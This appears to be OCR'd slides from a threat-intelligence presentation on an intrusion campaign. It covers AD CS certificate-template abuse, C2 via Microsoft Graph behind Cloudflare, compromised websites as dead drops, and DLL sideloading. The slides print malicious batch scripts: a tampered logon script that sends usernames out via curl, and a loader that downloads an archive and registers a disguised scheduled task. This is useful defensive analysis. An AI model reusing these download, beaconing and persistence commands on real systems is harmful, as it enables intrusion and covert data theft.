
- SpecterOps identified a series of Active Directory Certificate Services (AD CS) attack paths, known as ESC.
- These techniques allow attackers to abuse misconfigurations in certificate templates and enrollment processes.
- If exploited, even low-privileged accounts can escalate privileges up to Domain Admin.

Attack Flow



- Microsoft Graph API
- C2 beind Cloudflare
- Comprimised Website

Malware Analysis



School Website:
Hosting on comproised site

C2 behind
Cloudflare

Microsoft API as C2
graph.microsoft.com

C2 behind
Cloudflare

Download
setup.py

Deploy by gpscript
to every endpoint

gpupdate.bat

Download
2nd stage malware

setup.py

Register as
schedule task

GRAPHBROTLI

FoxitService.exe

RegisterIdr.dll

DLL
Sideload

GRAPHRELOOK

U-Messenger.exe

version.dll

DLL
Sideload


RCREMARK

AppDeviceProcess.exe

AppleVersions.dll

DLL
Sideload

CYCRAFT



School Website:
Hosting on comproised site
C2 behind Cloudflare
Microsoft API as C2 graph.microsoft.com
C2 behind Cloudflare
Download setup.py
Deploy by gpscript to every endpoint
gpupdate.bat
Download 2nd stage malware
setup.py
Register as schedule task
GRAPHBROTLI
FoxitService.exe
RegisterIdr.dll
DLL Sideload
GRAPHRELOOK
U-Messenger.exe
version.dll
DLL Sideload
RCREMARK
AppDeviceProcess.exe
AppleVersions.dll
DLL Sideload

CYCRAFT

AD Logon Script (Ephemeral Modification)


- The "gpupdate.bat" is a legitimate **logon script** configured by administrators, executing automatically when users log in.
- Attackers replace the script with malicious content. As users log in, the malicious payload executes on their endpoints. The script is later **reverts** to its original state to evade detection.

Original file



```
gpupdate /force
exit
```


Modified file



```
@echo off
gpupdate /force
set "username=%USERNAME%"
set "firstchar=%username:~0,1%"
for %%A in (b d f g h i) do if /i "%firstchar%"=="%%A" (
    curl -k "https:/[redacted]/" -H "Cookie: ASP.NET_SessionId=%username%;"
)
exit
```


gpupdate.bat

- The script create schedule task for setup.py script
- Instead of using dedicated infrastructure, attackers utilize compromised public websites to distribute malware



```
cd /d C:\ProgramData
curl -k -s -o C:\ProgramData\1.tar.gz https:/[redacted]GoWeb2/lib/lib/1.tar.gz
if not exist C:\ProgramData\1.tar.gz exit /b
tar -zxvf C:\ProgramData\1.tar.gz -C C:\ProgramData >nul 2>&1
if not exist C:\ProgramData\AcrobatReader\python.exe exit /b
if not exist C:\ProgramData\AcrobatReader\setup.py exit /b
schtasks /create /f /tn VMwareUpdater /tr "C:\ProgramData\AcrobatReader\python.exe C:\ProgramData\AcrobatReader\setup.py" /sc HOURLY /mo 6 >nul 2>&1
schtasks /run /tn VMwareUpdater >nul 2>&1
del C:\ProgramData\1.tar.gz
```

Compromised Website as Dead-drop Resolver



社團法人台灣腦中風學會
https://www.stroke.org.tw › include · Translate this page

治療指引:社團法人台灣腦中風學會


治療指引 ; 發表年份, 標題 ; 2025, 抗類澱粉蛋白抗體治療與腦血管疾病處置考量-台灣腦
床失智症學會之共識聲明 ; 2025, 台灣腦中風學會急性缺血性腦中風靜脈 ... Read more

中華民國運輸學會
https://www.cit.org.tw › GoWeb2 · Translate this page

https://www.cit.org.tw/GoWeb2/include/index.php?Pa...

No information is available for this page.
Learn why

HITCON Zerodays
A Vulnerability Disclosure Platform




漏洞
全部
活動中
修補中
公開

ZD-2020-00140 發信 國立臺灣師範大學

goweb2通用SQL injection

系統通用SQL injection

